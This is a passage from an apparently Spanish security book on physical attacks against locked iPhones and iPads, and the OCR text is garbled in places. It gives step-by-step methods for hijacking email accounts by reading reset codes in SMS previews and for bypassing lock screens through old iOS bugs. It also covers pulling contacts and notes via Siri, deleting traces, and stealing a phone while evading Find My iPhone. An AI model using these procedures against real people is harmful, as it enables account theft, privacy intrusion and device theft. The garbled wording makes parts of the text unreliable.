


Imagen 62.15 Configuración de opciones de previsualización en mensajes SMS e *Message*

Si esta es la configuración que tiene la víctima, el atacante puede usar uno de los trucos más sencillos para robarle cualquier cuenta de servicio que tenga asociado el número de teléfono para recuperar la contraseña, y la más evidente de todas estas es la cuenta de *Gmail*.

Al dirigirse a las opciones de recuperación de contraseña de *Gmail* y solicitar la opción de “He olvidado mi contraseña”, una de las opciones que muestra es la de enviar un mensaje SMS al número de teléfono asociado a la cuenta. Si la cuenta está asociada al terminal *iPhone* del objetivo, bastará con solicitar esa opción, es necesario por tanto conocer el número de teléfono del objetivo.

Una vez solicitado, el atacante solo deberá esperar a que llegue el SMS con el código. En el caso de los correos electrónicos de *Gmail*, aparece el número de verificación que será necesario para robar la contraseña de un usuario, y apoderarse así de la cuenta.




Imagen 02.16: Solicitud de recuperación de contraseña por SMS en Gmail

Este ataque no solo se puede hacer a Gmail, sino a cualquier sistema de recuperación de contraseñas que se haga por SMS, si el usuario tiene activada la previsualización de los mensajes. Esto también es trasladable a los sistemas de recuperación por correo electrónico, aunque suele ser más complicado que la información necesaria para recuperar la cuenta entre en la previsualización que ofrece el sistema operativo iOS.

Como se puede ver, en el caso de Hotmail llega en dos mensajes, pero se puede ver perfectamente el código en el segundo de ellos, con lo cual, es uno de los servicios que pueden ser atacables con esta técnica de previsualización SMS. Sin embargo, en el caso de que estén configuradas solo las opciones de recuperación por medio de un mensaje de correo electrónico enviado a una cuenta asociada, esta estrategia no es válida ni para Google ni para Hotmail, ya que el mensaje es mucho más largo y no se puede ver la URL que hay que utilizar en la previsualización.




Imagen 02.17: Previsualización de mensajes de recuperación de cuenta por e-mail y por SMS de Hotmail

En cualquier caso, antes de realizar este ataque se deben conocer cuáles son las cuentas que interesa robar, el número de teléfono, y crear una matriz de conocimiento que permita elegir el mejor ataque para cada uno de los casos.

Servicio	Recuperación por SMS	Recuperación por email
Gmail	Sí	No
Holmail	Sí	No
Empresa	¿?	¿?

Tabla 02-03: Recuperación de mensajes por pantalla.

Con esta información, el atacante se ahorrará hacer pruebas innecesarias con el terminal al que está atacando, ya que al final no va a poder borrar el mensaje y puede que el dueño del terminal objete el ataque sospeche y cambie la *password* antes de que el atacante pueda usar el código. Es por eso que este ataque tal vez sea conveniente hacerlo de forma coordinada y mandar la información a un compañero que en tiempo real cambie la *password* desde una ubicación base.

4. Desbloqueo de la pantalla de inicio sin conocer el passcode por medio de bugs

Aunque pueda parecer imposible, dependiendo de la versión de iOS que tenga instalado el objetivo, es posible desbloquear la pantalla de petición del *passcode* para acceder a determinadas partes del sistema operativo. Esto es debido a fallos de seguridad en el código de bloqueo del terminal que Apple intenta parchear en la siguiente versión, pero si el usuario no tiene actualizado el sistema operativo a la última versión, entonces es posible acceder a esa información. A continuación se muestran casos conocidos de las últimas versiones de iOS.

CVE-2012-0644: El desbloqueo por la SIM hasta iOS 5.0.1

En los terminales iPhone con versiones desde iOS 3.0 hasta iOS 5.0.1, (independientemente del modelo de iPhone), es posible desbloquear el dispositivo mediante un sencillo truco con la SIM del mismo. Indicar que este fallo no permite acceder completamente al terminal y que solo deja acceder a la aplicación de llamar, desde la que se pueden acceder a los contactos que tenga el usuario.

El fallo radica en el gesto de “desplazar para llamar” y el proceso es bastante sencillo, lo que permite que en muy poco tiempo se puedan realizar los 3 o 4 intentos necesarios para conseguir desbloquear el iPhone. Lo primero que hay que hacer es generar una llamada perdida, así que el atacante debe conocer el número de teléfono del objetivo. Se le realiza la llamada perdida, y aparecerá en la pantalla de desbloqueo. Cuando esté allí, se debe sacar la SIM, con lo que aparecerá una alerta de SIM no encontrada, tal y como se puede ver en la imagen siguiente.



Imagen 02.18. Alerta de No SIM

A partir de ese momento se debe introducir otra vez la SIM al tiempo que se intenta contestar a la llamada perdida, desplazando hacia la derecha el aviso de la llamada perdida. No siempre sale a la primera, pero tras unos pocos intentos se podrá acceder a la aplicación de llamadas desde la que se podrá, entre otras opciones, consultar el historial de llamadas, la lista de contactos, (con toda la información que haya de ellos), e incluso realizar llamadas.

Una vez que se consiga el acceso, tiene la ventaja de que permite borrar del historial la llamada perdida usada para desbloquear el terminal, con lo que el objetivo no puede averiguar que ha sido víctima de un acceso no autorizado a su lista de contactos.

Para este ataque es conveniente que el atacante lleve encima una clave de SIM o que tenga siempre a mano un clip con el que pueda manipular aperturas de SIM. Este tal lo está soñando en iOS 5.1 y se puede ver un ejemplo de como funciona todo el proceso en la siguiente URL: <http://www.seguridadapple.com/2012/02/nuevo-bug-en-iphone-ios-5-01-puede-hacerlo/>

CVE-2011-3440: El desbloqueo de la Smart Cover en iPad 2 con iOS 5

Este bug dio la vuelta al mundo y obligó a Apple a sacar iOS 5.0.1 con mucha prisa, ya que el fallo era y es muy fácil de explotar. No es un bug de iPhone, pero parece imposible no contarlo en este capítulo teniendo en cuenta que permite acceder absolutamente a todo el sistema operativo.

Para explotarlo basta con pulsar el botón para apagar el iPad hasta que salga la pantalla de apagado, a la que hay que desplazar una flecha hacia la derecha para confirmar que se desea apagar el iPad. En ese momento, sin desplazar la flecha ni cancelar el proceso de apagado, se cierra la pantalla (0x27) y se vuelve a abrir.



Imagen 02.19: Confirmación de apagado

Una vez abierta se seguirá mostrando la pantalla de confirmación de apagado, donde será suficiente con dar al botón de cancelar el proceso de apagado para acceder a todo el sistema operativo del iPad. Un proceso que durará menos de 10 segundos y que deja todo el iPad a merced de cualquiera atacante. Se puede ver un vídeo de esta demostración en: <http://www.seguridadApple.com/2011/10/5-segundos-para-saltarte-la-contrasena.html>.

CVE-2010-4012: El desbloqueo por llamada de emergencia en iOS 4.0 y 4.1

Este *bug* fue solucionado por Apple en iOS 4.2, pero los terminales iPhone con la versión 4.1 cuentan con un *bug* que le permite a cualquier atacante acceder a la aplicación de contactos con un proceso extremadamente sencillo. Solo es necesario marcar un número de teléfono desde el teclado

de llamadas de emergencia y pulsar el botón de apagado para que el sistema operativo muestre la aplicación de llamadas, desde donde se puede acceder al historial de las mismas, a la lista de contactos y realizar las llamadas que se consideren oportunas.

La llamada de emergencia aparecerá en el historial de llamadas, por lo que se debe borrar del mismo una vez que se acceda a la lista de contactos si se quiere evitar dejar algún rastro innecesario en el dispositivo. Se puede ver un video con este ejemplo en la siguiente URL: <http://www.seguridadapple.com/2010/10/aun-con-clave-cualquiera-puede-llamar-hm/>

El bug con Activator y un iPhone iOS 4.3.3 con Jailbreak

Solo por terminar de explicar los desbloques conocidos hay que hablar del *bug* que tuvo *Activator*, una popular aplicación para terminales con *Jailbreak*, que en la versión que se distribuyó con *iPhone 4.3.3* permitía acceder al sistema operativo solo con pulsar dos veces el botón de acción desde la pantalla de bloqueo. Esto es así debido a que *Activator* permite asignar acciones a cualquier gesto del terminal, con la pantalla bloqueada, entre ellas la llamada a la cámara de fotos. Si se ha asignado cualquier combinación a la cámara se salta la protección de la pantalla de petición de código.



Imagen 02.20: Opciones de *Activator* en la pantalla de bloqueo.

Hay que decir que esta versión (la 4.3.3), es una de las más populares a día de hoy entre los usuarios de la comunidad de *Jailbreak*, ya que fue la última que se pudo actualizar con *JailbreakMe 3.0*, el sitio web de *Comex* que liberaba el terminal con solo visualizar un documento PDF desde una web. Es por ello que, si el terminal es un iOS con 4.3.3 el atacante puede intentar darle dos clics al botón de acción, agitar el terminal, probar a desplazar de arriba abajo y de abajo arriba, etcétera, a ver si se abre el sistema operativo ante ello, debido a que se haya configurado alguna aplicación que se salte el

que, tal y como se ha mencionado anteriormente. Se puede ver un vídeo de esta demostración en la siguiente URL: <http://www.seguridadapple.com/2011/05/saltarse-la-pantalla-de-bloqueo-en-ios-6-1/>

CVE-2013-0980: Saltar el código de la pantalla de bloqueo en iOS 6.1 a iOS 6.1.2

En la actualización de iOS a la versión 6.1 se añadió un nuevo *bug* que permite saltarse el código de bloqueo y acceder a la aplicación de contactos y de realización de llamadas. Dicho *bug* está en todos los terminales con esta versión de software. Los pasos a realizar son los siguientes:

- 1 Cuando el teléfono está bloqueado con PIN se debe ir a la pantalla de llamada de emergencias y allí pulsar el botón de apagado hasta que salga la opción de confirmar o cancelar.
- 2 Se cancela el proceso de apagado y se vuelve a la pantalla de llamadas de emergencia. Ahí se podrá ver ya que algo no ha ido bien pues aparece la barra de mensajes que se ve cuando el terminal está desbloqueado en la parte superior.
- 3 Hacer una llamada de emergencia y colgar rápidamente.
- 4 Volver a bloquear el terminal pulsando una vez el botón de encendido/apagado.
- 5 Volver a encender la pantalla pulsando el botón de acción e ir a la pantalla de introducción del código PIN.
- 6 Pulsar el botón de encendido/apagado durante 3 segundos.
- 7 Antes de que salga la pantalla de confirmar o cancelar el proceso de apagado dar al botón de llamadas de emergencia.

Saltarse el código de desbloqueo en iPhone 3GS y en iPhone 4 con iOS 6.1.3

Un día después de que se publicara a nivel mundial la nueva versión de iOS 6.1.3 que había sido especialmente creada para solucionar el ya conocido *bug* de saltarse el *password* en iOS 6.X, se descubrió ya una nueva forma de saltarse la pantalla de bloqueo.

El fallo se produce solo en los terminales que no tienen *Siri*, es decir, hasta iPhone 4, y no en iPhone 5 o iPhone 5s, y vuelve a producirse al generarse el evento de No SIM cuando se realiza una llamada con el *Control de voz*.

Basta con hacer una llamada de emergencia con el servicio de llamada de voz, y cuando empiece a realizarse la llamada sacar la SIM. Fácil y sencillo. A partir de ese momento se pueden acceder a los contactos y a las fotografías del terminal.

Un bug en LockDown Pro para iPhone con Jailbreak

El último truco curioso que se puede hacer en local es para un terminal con *Jailbreak* en el que no hay *passcode* de por medio pero sí un código de bloqueo de aplicaciones. Esto se puede hacer con herramientas muy populares, como *LockDownPro*, que pedían una clave de desbloqueo cuando se quería acceder a cualquier aplicación del sistema.



Imagen 02.21: Saltareis, LockDown Pro

Sin embargo, hace tiempo se descubrió que este bloqueo de aplicaciones no funciona cuando hay una llamada en curso, así que hasta con que se llame desde otro número al teléfono con *Jailbreak* protegido por *LockDown Pro* y sin cancelar la llamada, pulsando en el botón de acción, se acceda a todas las aplicaciones del sistema. Es un fallo peculiar y muy concreto, aunque de una importancia considerable.

5. Accediendo a las fotos de un iPad por las opciones del marco de fotos

Una de las funciones más extrañas de *iPad* es que se pensó para poder ser un marco de fotos digital en los hogares, por lo que, por defecto, cuando la pantalla de un *iPad* está bloqueada aparece el icono de una fotografía que mostrara las fotografías guardadas en el carrete. En un *iPad* de primera generación, donde no hay cámara de fotos, estas pueden haber sido cargadas por *iTunes* o desde los adjuntos de correo electrónico, pero en *iPad 2*, *iPad 3* o el *New mini iPad*, estas fotos pueden haber sido realizadas por el dispositivo, y pueden tener información útil.



Imagen 02.22: Acceso a las fotos de iPad: Opción marco de fotos

En un *Paula* al alcance del atacante es posible que encuentre algo de información "jugosa" entre los usuarios ya que los usuarios suelen hacer fotos a casi "cualquier" cosa, por lo que con solo pisar como de la flor se podrá acceder a las imágenes y a su información.

Accediendo a las fotos de un iPhone con iOS 5.X cambiando la fecha

En *Log* muy curioso en la cámara de fotos en los terminales con *iOS 5* y gracias a que se permite jugar con el equipo como si fuera una cámara de fotos sin necesidad de desbloquear el terminal. En cualquier caso, la protección que tiene *iPhone* es que se pueden hacer fotografías y acceder a aquellas que hayan realizado solo en esta sesión, es decir, las fotos del carrito están supuestamente a salvo. Sin embargo, esta protección es muy pobre, ya que solo utiliza la fecha del dispositivo. Si la foto es hecha en un momento posterior a la fecha en la que se bloquea el sistema, se mostrará sin necesidad de introducir el código para desbloquear el terminal. La pregunta que surge es ¿cómo se puede cambiar la fecha para ver las fotos? Pues las alternativas son pocas y peculiares, pero es posible.

El terminal es *iPad 2*, *iPad 3*, *Newer iPad* que salieron con *iOS 5* o superior) que solo utilizan *NTP* (es decir, un servidor *NTP* (*Network Time Protocol*)) al que se conectan cada bastante tiempo, lo que puede llevar a que los equipos adquieran de desincronización del reloj y hubiera muchas quejas. En este caso se podría intentar sabotar el servidor *NTP* en la red y darle una fecha de hace 1 año, lo que permitiría que se pudieran ver las fotos realizadas en el último año.

En el caso de *iPhone*, la sincronización horaria se hace a través de las torres de comunicación de telefonía, que se encargan de enviar la hora correcta en cada reinicio. Esto abre la puerta a un ataque mediante una estación *BTS* falsa, tal y como se indica más adelante en este libro. Así que, con una buena coordinación se podrá cambiar la fecha desde una falsa estación de telefonía (es posible hacer un ataque *ding-dong* y solo cambiar la hora de un único dispositivo y la persona que tenga acceso podrá ver las fotografías con solo activar la cámara).

En estos dos casos, es necesario que el terminal tenga la configuración por defecto de "Configurar hora automáticamente".



Imagen 12.13. Ajuste automático de hora y acceso a la cámara en la pantalla de bloqueo

La última opción es un ataque con descuido o ingeniería social, pero es necesario contar con la ayuda de la víctima que debe ser engañada para que ponga una fecha anterior sin saber lo que está haciendo realmente.

6. Explorando la agenda usando el control de voz

Apple introdujo Siri, un asistente virtual que se activa por la voz, (del que se va a hablar largo y tendido un poco más adelante) en *iPhone 4S* y está presente en *iPhone 5*. En los terminales *iPhone 4* o *iPhone 3GS* existe la posibilidad de utilizar el *Control de voz* para acceder a las opciones de hacer llamadas de voz o por medio de *FaceTime*.




Imagen 02 24: Desactivar *Voice Control* con pantalla bloqueada

Este servicio es posible desactivarlo dentro de las opciones de configuración, pero sin embargo se descubrió que hay un *bug* en todas las versiones de iOS 5 X para terminales *iPhone 4* o *iPhone 3GS*, que permite acceder a la lista de contactos y hacer llamadas por *FaceTime* con el terminal bloqueado, a pesar de que haya sido deshabilitado este servicio. El fallo está en el módulo creado para realizar las llamadas de emergencia.

Para consultar la lista de contactos se debe entrar en el teclado de llamadas de emergencia, dejar pulsado el botón de acción unos segundos y se activará el *Control de voz*. Desde él se pueden realizar llamadas por *FaceTime*.



Imagen 02 25: Llamar por *FaceTime*.

La manera de utilizarlo es decir *FaceTime* y el nombre de un contacto. Si este está en la lista se podrá hacer la llamada. Si hay varios contactos con el mismo nombre o varios números o cuentas asociadas a un mismo contacto, se podrá ir eligiendo entre ellos. En cualquier caso, no se puede acceder a la información personal de ninguno de ellos, y solo sirve para saber si está en la lista de contactos o para llamar a uno de los contactos que estén en ella por *FaceTime*.

Este fallo afecta a usuarios con iOS 5 y a usuarios con iOS 6 y con terminales *iPhone 3GS* o *iPhone 4*, ya que en ellos no está disponible el uso de *Siri*.

Manejando el teléfono con Siri en iOS 5 e iOS 6 con iPhone 4S o iPhone 5

En los terminales *iPhone 4S*, *iPhone 5* y los *iPad 3*, el principal juguete para sacar información de el sin necesidad de tener el *password* de desbloqueo es *Siri*. Este asistente personal va mucho más allá que un simple reconocimiento de órdenes por voz, y está preparado para hacer múltiples tareas. Por defecto, está listo para hacerlas aun cuando el dispositivo está bloqueado, lo que permite sacar mucha información de él.

Para activarlo basta con cejar pulsado el botón de acción y esperar que suene la música y salga *Siri* para atender al usuario. A partir de ese momento se le puede pedir que haga cosas con el dispositivo. Aquí se van a mostrar algunas de las posibilidades que se pueden obtener jugando con *Siri*.

Enviar mensajes y realizar llamadas a contactos: *Siri* tiene la capacidad de enviar correos electrónicos, mensajes SMS, iMessage y realizar llamadas de teléfono o *FaceTime* a cualquier contacto de la agenda. Solo hay que pedirselo. “Enviar mensaje de correo electrónico a X”

Enviar mensajes y realizar llamadas a números de teléfono que no estan en la agenda de contactos: Eso es perfecto para enviar un mensaje a un contacto y generar un conflicto del que sacar partido en un proceso de *pentesting*.

Publicar en redes sociales: Con el dispositivo bloqueado, a través de *Siri*, es posible publicar *Tweets* o mensajes en *Facebook*. “Publica un Tweet” o “Publica un mensaje en Facebook” es suficiente para conseguir hacerlo.

Consulta de citas en el calendario: Se puede hacer casi cualquier pregunta, como “¿Qué reuniones tengo en Marzo en el calendario?” “¿Qué reuniones tengo hoy?” “¿Cuándo tengo reunion con X?” Todas estas consultas se lanzan sobre la aplicación de Calendario, y aunque no se puede ver el detalle completo de cada entrada, si que es posible sacar información suficiente de él.

Crear citas en el calendario: Una de las características más extrañas es la capacidad de crear reuniones con personas de los contactos en la agenda. Basta con utilizar una orden del tipo “Crear una reunion con X para mañana a las X” y *Siri* creara la reunión, pudiendo configurar a gusto la agenda del objetivo.




Imagen 02.26: Construir y crear reuniones en el calendario

Búsqueda de contactos A diferencia del *bug* con *FaceTime* donde solo se puede saber si está el contacto o no, y realizar una llamada por *FaceTime*, aquí se puede saber si está en la agenda, y acceder a toda la información del mismo, es decir, nombre, apellidos, números de teléfono, descripción y direcciones de *email*, con lo que es perfecto para extraer los datos sensibles que interesen.




Imagen 02.27: Búsqueda de contactos

claro de los contactos hay una consulta muy útil. Colocar los datos de dueño del terminal, para ir hasta con preguntar “**Muéstrame mi contacto**”.

Realizar puntos de interés guardados en el GPS: También con el dispositivo bloqueado es posible buscar una ruta a un punto de interés como “Indícame cómo ir a casa de Raquel” o “Indícame cómo llegar a mi casa”. Automáticamente se genera una ruta en *Maps* que te llevará hasta esa ubicación.

Mostrar las notas creadas: Desde *Siri*, con un simple comando “Muéstrame todas las notas” se puede acceder a los primeros caracteres de las notas que están creadas. Esto se puede filtrar por día usando “Muéstrame las notas de 10 de Febrero”. Si se quiere ver el contenido de una nota es sencillo como buscar una palabra en el título de la nota, poniendo “Búscame la nota amigos”, y así se puede ver en la imagen y guárdase el contenido completo.

Es posible también crear una nota y guardar cualquier información en ella. Además, si el terminal sobre el que está sincronizado con *iCloud*, se podrán ver las notas creadas por todos los dispositivos usando la misma cuenta de *Apple ID*, por ejemplo un *Mac* o otro dispositivo como *iPad*. Tanto creación como la lectura de las notas será un proceso que se hará sobre todos los dispositivos conectados a la misma cuenta.




Imagen 02.28: Consulta de notas desde *Siri*. También se pueden crear notas.

En temas de todas estas acciones, en las versiones de *iOS 5.0* y *5.0.1* con terminales *iPhone JS* es posible acceder al mensaje seccionado en la aplicación *Mail* haciendo uso de las opciones de enviar por lo que *Apple* tuvo que solucionar este *bug* en *iOS 5.1*. Si la versión es un *iOS 5.0* o *iOS 5.1* usando “Reenviar mensaje de correo electrónico” se podrá ver el contenido del mismo.

Hay que tener presente que *Siri* procesa la voz en los servidores de *Apple*, así que es necesario que el terminal esté conectado a Internet a través de alguna conexión. Si no es así, entonces no funcionará ninguna de las funciones. Además, hay que tener en cuenta que en los servidores de *Apple* quedarán grabados todos los comandos de voz, aunque no es habitual que en un proceso de *penetration testing* quien los revise.

CVE-2012-3750: Acceso a los códigos de PassBook

En *iOS 6* *Apple* introdujo *PassBook*, una aplicación para recibir las entradas digitales para cualquier tipo de evento o espectáculo. Funciona como una cartera de recepción de entradas y por defecto esta

habilitado con la pantalla bloqueada. En la versión iOS 6.0.1 se soluciono el *bug* CVE-2012-3750 debido a que se comprobó que si se recibía el ticket con la pantalla bloqueada era posible acceder a la entrada y, por ejemplo, tirarle una foto para copiarla.

7. Otras manipulaciones en local

Juice Jacking

Las técnicas de *Juice Jacking* salieron a la luz en la Defcon 19 de 2011, cuando se estableció un puesto para recargar la batería de los móviles que informaba de que podía robar los datos. En los terminales *iPhone*, desde que se introdujo el cifrado de *iPhone Data Protection*, esto solo se puede hacer cuando se conoce el código de desbloqueo o mediante la explotación de un *bug* para hacer un *tethering* o *untethering* *Jailbreak*. Este no es el objetivo de este capítulo, que será tratado más adelante, así que si el terminal tiene un *password*, con las técnicas de *Juice Jacking* se podrá obtener algo de información, pero nada más.

Simplemente conectando un terminal *iPhone* o *iPad* sin desbloquear a un equipo *Windows* es posible obtener el número de serie, y la versión exacta del sistema operativo, en la imagen siguiente se aprecia el de un *iOS 5.1.1*. Además, también se puede conocer el almacenamiento que tiene ocupado actualmente con fotografías, videos, notas o documentos. Sin embargo, a pesar de que aparezca la opción de importar fotografías, esto no va a ser posible en las versiones *iOS 4.X* o superiores sin desbloquear el terminal.




Imagen 02.29 Información que se obtiene de un iPhone sin cash o jugar en un Windows.

Si se desea hacer esto, es necesario tener un equipo preparado, y lo que es más importante, tener los cables de conexión de iPhone o iPad. A partir de iPhone 5 Apple decidió cambiar el conector, así que hay que disponer de un conector "clásico" y del nuevo *lightning*. Para ello es posible utilizar conectores entre ambos.




Imagen 02.30 Conectores y adaptadores para las pruebas de *pentesting*

Más acciones con el terminal bloqueado que pueden ser útiles

Por último, existen una serie de acciones con el terminal bloqueado que pueden utilizarse para casos puntuales. Tal vez no sean trucos de *hacking*, pero si se va a hacer *pentesting* de iPhone o iPads, entonces el atacante debe tener soltura con su manejo. Estas son las acciones que se pueden hacer sin poner el *passcode* y desbloquear el teléfono:

Responder a una llamada de teléfono: Si alguien llama se puede contestar (es el funcionamiento normal de todos los teléfonos hoy en día).

- **Responder con llamada a una llamada perdida:** La función se llama "Slide To Answer", y está disponible en versiones iOS 5.X y superior. Si se visualizan los mensajes de llamadas perdidas por pantalla se puede devolver a llamada sin desbloquear el terminal.

Responder con mensaje: En iOS 6, en caso de que haya una llamada activa, se puede desplazar el scroll hacia arriba para enviar un mensaje al usuario que está realizando la llamada. Esto se puede desactivar desde las opciones de configuración.



Imagen 02.31 Responder con un mensaje.

Poner música. Basta con pulsar dos veces al botón de acción para acceder al panel de control de la música, o que permite activar o desactivar el audio de la música que este oyendo el dueño del terminal. Un truco en caso de querer saber que música le gusta o si se desea escuchar la grabación que él esté escuchando.

- Silenciar una llamada entrante. Si no se quiere cancelar la llamada y que el emisor de la misma detecte que no se ha querido contestar, es posible dar una vez al botón de pausar audio y se desactivará el sonido de la llamada.

- Cancelar una llamada. Se hace con el botón de apagado, pero el remitente detectará que ha sido cancelada.

Encender/Apagar la pantalla. La pantalla desbloqueada se apaga a los pocos segundos. Sin embargo, tanto con el botón de acción como con el de encender/apagar el terminal, la pantalla se enciende. Para apagarla hay que pulsar una vez en el botón de encender/apagar.

- Poner en modo vibración. Aunque se puede cambiar el comportamiento de "la pesadilla late al" de los iPhone 4, iPhone 4S o iPhone 5, por defecto su utilidad es para variar entre el modo silencio o no.

Extraer la SIM para poder analizar el contenido de la misma con un dispositivo de análisis forense.

- Apagar/Encender el terminal. Si hay que llevarse el terminal, y no se desea ser detectado con los servicios de *Find My iPhone*, entonces es necesario apagarlo antes de salir con él. Después, antes de encenderlo hay que asegurarse de que no existe ninguna *Wi-Fi* cerca y de haber quitado la SIM al terminal. Esto es lo que hacen los ladrones y les funciona perfectamente. Si se enciende el terminal buscará conectarse a Internet, lo que permitirá descubrir que redes *Wi-Fi* está buscando para conectarse (me uso si están ocultas).
